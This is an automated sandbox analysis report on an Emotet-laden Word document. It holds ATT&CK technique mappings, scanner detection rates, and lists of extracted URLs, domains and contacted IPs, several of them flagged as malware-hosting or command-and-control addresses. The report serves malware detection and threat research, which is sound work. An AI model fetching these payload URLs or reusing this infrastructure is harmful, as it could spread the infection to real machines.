Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1 1 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	E In N C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	System Information Discovery 1 5	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1 2	E R C
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1	E T L
Local Accounts	Command and Scripting Interpreter 2 1 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3	S S
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Masquerading 2 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 4	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
68254_2001.doc	47%	Virustotal		Browse
68254_2001.doc	51%	Metadefender		Browse
68254_2001.doc	76%	ReversingLabs	Document-Office.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	100%	Joe Sandbox ML		
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	46%	Metadefender		Browse
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	86%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.250000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.3b0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.220000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.1e0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://hbprivileged.comhB	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://ummahstars.com	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://intellisavvy.com	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://hbprivileged.com	0%	Avira URL Cloud	safe	
http://https://intellisavvy.comh	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://intellisavvy.com/wp-admin/dRaG2H/	0%	Avira URL Cloud	safe	
http://https://mrveggy.com/wp-admin/n/	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://www.teelekded.com/cgi-bin/LPo/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://r3.i.lencr.org/0%	0%	Avira URL Cloud	safe	
http://https://ummahstars.com/app_old_may_2018/assets/wDL8x/	100%	Avira URL Cloud	malware	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://ketoresetme.com/wp-content/Rk4rz/	100%	Avira URL Cloud	malware	
http://https://theo.digital	0%	Avira URL Cloud	safe	
http://intellisavvy.com	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://intellisavvy.com/wp-admin/dRaG2H/	100%	Avira URL Cloud	malware	
http://https://mrveggy.com	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://hbprivileged.com/cgi-bin/Qg/	100%	Avira URL Cloud	malware	
http://51.15.7.145/mcbf10vnnn8hf/qv9l36h26wgbq5tqf/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://www.teelekded.com/cgi-bin/LPo/P	100%	Avira URL Cloud	malware	
http://https://theo.digital/wp-admin/Zyl2/	100%	Avira URL Cloud	malware	
http://ketoresetme.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hbprivileged.com	35.209.96.32	true	true		unknown
mrveggy.com	177.12.170.95	true	true		unknown
theo.digital	35.209.174.246	true	true		unknown
ummahstars.com	35.163.191.195	true	true		unknown
intellisavvy.com	192.124.249.8	true	true		unknown
ketoresetme.com	70.32.23.58	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ketoresetme.com/wp-content/Rk4rz/	true	• Avira URL Cloud: malware	unknown
http://intellisavvy.com/wp-admin/dRaG2H/	true	• Avira URL Cloud: malware	unknown
http://51.15.7.145/mcbf10vnnn8hf/qv9l36h26wgbq5tqf/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000005.00000002.2123472940.000000001CF10000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2127555441.0000000001BC0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2124154383.0000000001F60000.00000002.00000001.sdmp	false		high
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hbprivileged.comhB	powershell.exe, 00000005.00000002.2120553470.0000000003BDD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	powershell.exe, 00000005.00000002.2121560915.000000001B556000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.godaddy.com/repository/0	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	false		high
http://www.piriform.com/ccleaneN	powershell.exe, 00000005.00000002.2109740274.0000000000364000.00000004.00000020.sdmp	false		high
http://https://ummahstars.com	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000005.00000002.2121560915.000000001B556000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://intellisavvy.com	powershell.exe, 00000005.00000002.2120526836.0000000003B92000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000005.00000002.2121560915.000000001B556000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hbprivileged.com	powershell.exe, 00000005.00000002.2120553470.0000000003BDD000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://intellisavvy.comh	powershell.exe, 00000005.00000002.2120548704.0000000003BD8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	powershell.exe, 00000005.00000002.2123660159.000000001D0F7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2127830169.0000000001DA7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2124541476.0000000002147000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2134936762.0000000002007000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://intellisavvy.com/wp-admin/dRaG2H/	powershell.exe, 00000005.00000002.2120526836.0000000003B92000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://mrveggy.com/wp-admin/n/	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2120461916.0000000003AAE000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	powershell.exe, 00000005.00000002.2123472940.000000001CF10000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2127555441.0000000001BC0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2124154383.0000000001F60000.00000002.00000001.sdmp	false		high
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://r3.o.lencr.org0	powershell.exe, 00000005.00000002.2120553470.0000000003BDD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2110315504.000000000224000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2135208859.0000000002750000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.teelekded.com/cgi-bin/LPo/	powershell.exe, 00000005.00000002.2120461916.0000000003AAE000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://certificates.godaddy.com/repository/gdig2.crt0	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	false		high
http://ocsp.entrust.net0D	powershell.exe, 00000005.00000002.2121616867.000000001B565000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	powershell.exe, 00000005.00000002.2123888696.000000001D2F000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://cps.root-x1.letsencrypt.org0	powershell.exe, 00000005.00000002.2120553470.0000000003BDD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://r3.i.lencr.org/0%	powershell.exe, 00000005.00000002.2120553470.0000000003BDD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000008.00000002.2134527385.0000000001E20000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	powershell.exe, 00000005.00000002.2123472940.000000001CF10000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2127555441.0000000001BC0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2124154383.0000000001F60000.00000002.00000001.sdmp	false		high
http://crl.entrust.net/server1.crl0	powershell.exe, 00000005.00000002.2121560915.000000001B556000.00000004.00000001.sdmp	false		high
http://https://ummahstars.com/app_old_may_2018/assets/wDL8x/	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2120461916.0000000003AAE000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://cps.letsencrypt.org0	powershell.exe, 00000005.00000002.2120553470.0000000003BDD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://theo.digital	powershell.exe, 00000005.00000002.2120574374.0000000003C1C000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://intellisavvy.com	powershell.exe, 00000005.00000002.2120526836.0000000003B92000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://certs.godaddy.com/repository/1301	powershell.exe, 00000005.00000002.2123409820.000000001CD42000.00000004.00000001.sdmp	false		high
http://https://certs.godaddy.com/repository/0	powershell.exe, 00000005.00000002.2123409820.000000001CD42000.00000004.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000005.00000002.2123660159.000000001D0F7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2127830169.0000000001DA7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2124541476.0000000002147000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2134936762.0000000002007000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	powershell.exe, 00000005.00000002.2123472940.000000001CF10000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2127555441.0000000001BC0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2124154383.0000000001F60000.00000002.00000001.sdmp	false		high
http://https://mrveggy.com	powershell.exe, 00000005.00000002.2120553470.0000000003BDD000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	powershell.exe, 00000005.00000002.2123660159.000000001D0F7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2127830169.0000000001DA7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2124541476.0000000002147000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2134936762.0000000002007000.00000002.00000001.sdmp	false		high
http://crl.godaddy.com/gdroot-g2.crl0F	powershell.exe, 00000005.00000002.2123409820.000000001CD42000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	powershell.exe, 00000005.00000002.2121560915.000000001B556000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://hbprivileged.com/cgi-bin/Qg/	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2120461916.0000000003AAE000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2110315504.000000000224000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2135208859.0000000002750000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2109740274.000000000036400.00000004.00000020.sdmp	false		high
http://crl.godaddy.com/gdig2s1-1814.crl0	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	false		high
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.teelekded.com/cgi-bin/LPo/P	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://theo.digital/wp-admin/Zyl2/	powershell.exe, 00000005.00000002.2119387476.0000000002F32000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2120461916.0000000003AAE000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.godaddy.com/gdroot.crl0F	powershell.exe, 00000005.00000003.2109481139.000000001CD42000.00000004.00000001.sdmp	false		high
http://ketoresetme.com	powershell.exe, 00000005.00000002.2120526836.0000000003B92000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	powershell.exe, 00000005.00000002.2121560915.000000001B556000.00000004.00000001.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000005.00000002.2121616867.000000001B565000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.160.169.110	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
51.255.203.164	unknown	France		16276	OVHFR	true
70.32.23.58	unknown	United States		55293	A2HOSTINGUS	true
35.209.174.246	unknown	United States		19527	GOOGLE-2US	true
35.163.191.195	unknown	United States		16509	AMAZON-02US	true
192.124.249.8	unknown	United States		30148	SUCURI-SECUS	true
51.15.7.145	unknown	France		12876	OnlineSASFR	true
177.12.170.95	unknown	Brazil		28299	IPV6InternetLtdaBR	true
35.209.96.32	unknown	United States		19527	GOOGLE-2US	true
84.232.229.24	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345226
Start date:	27.01.2021
Start time:	20:57:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	68254_2001.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@20/14@7/10
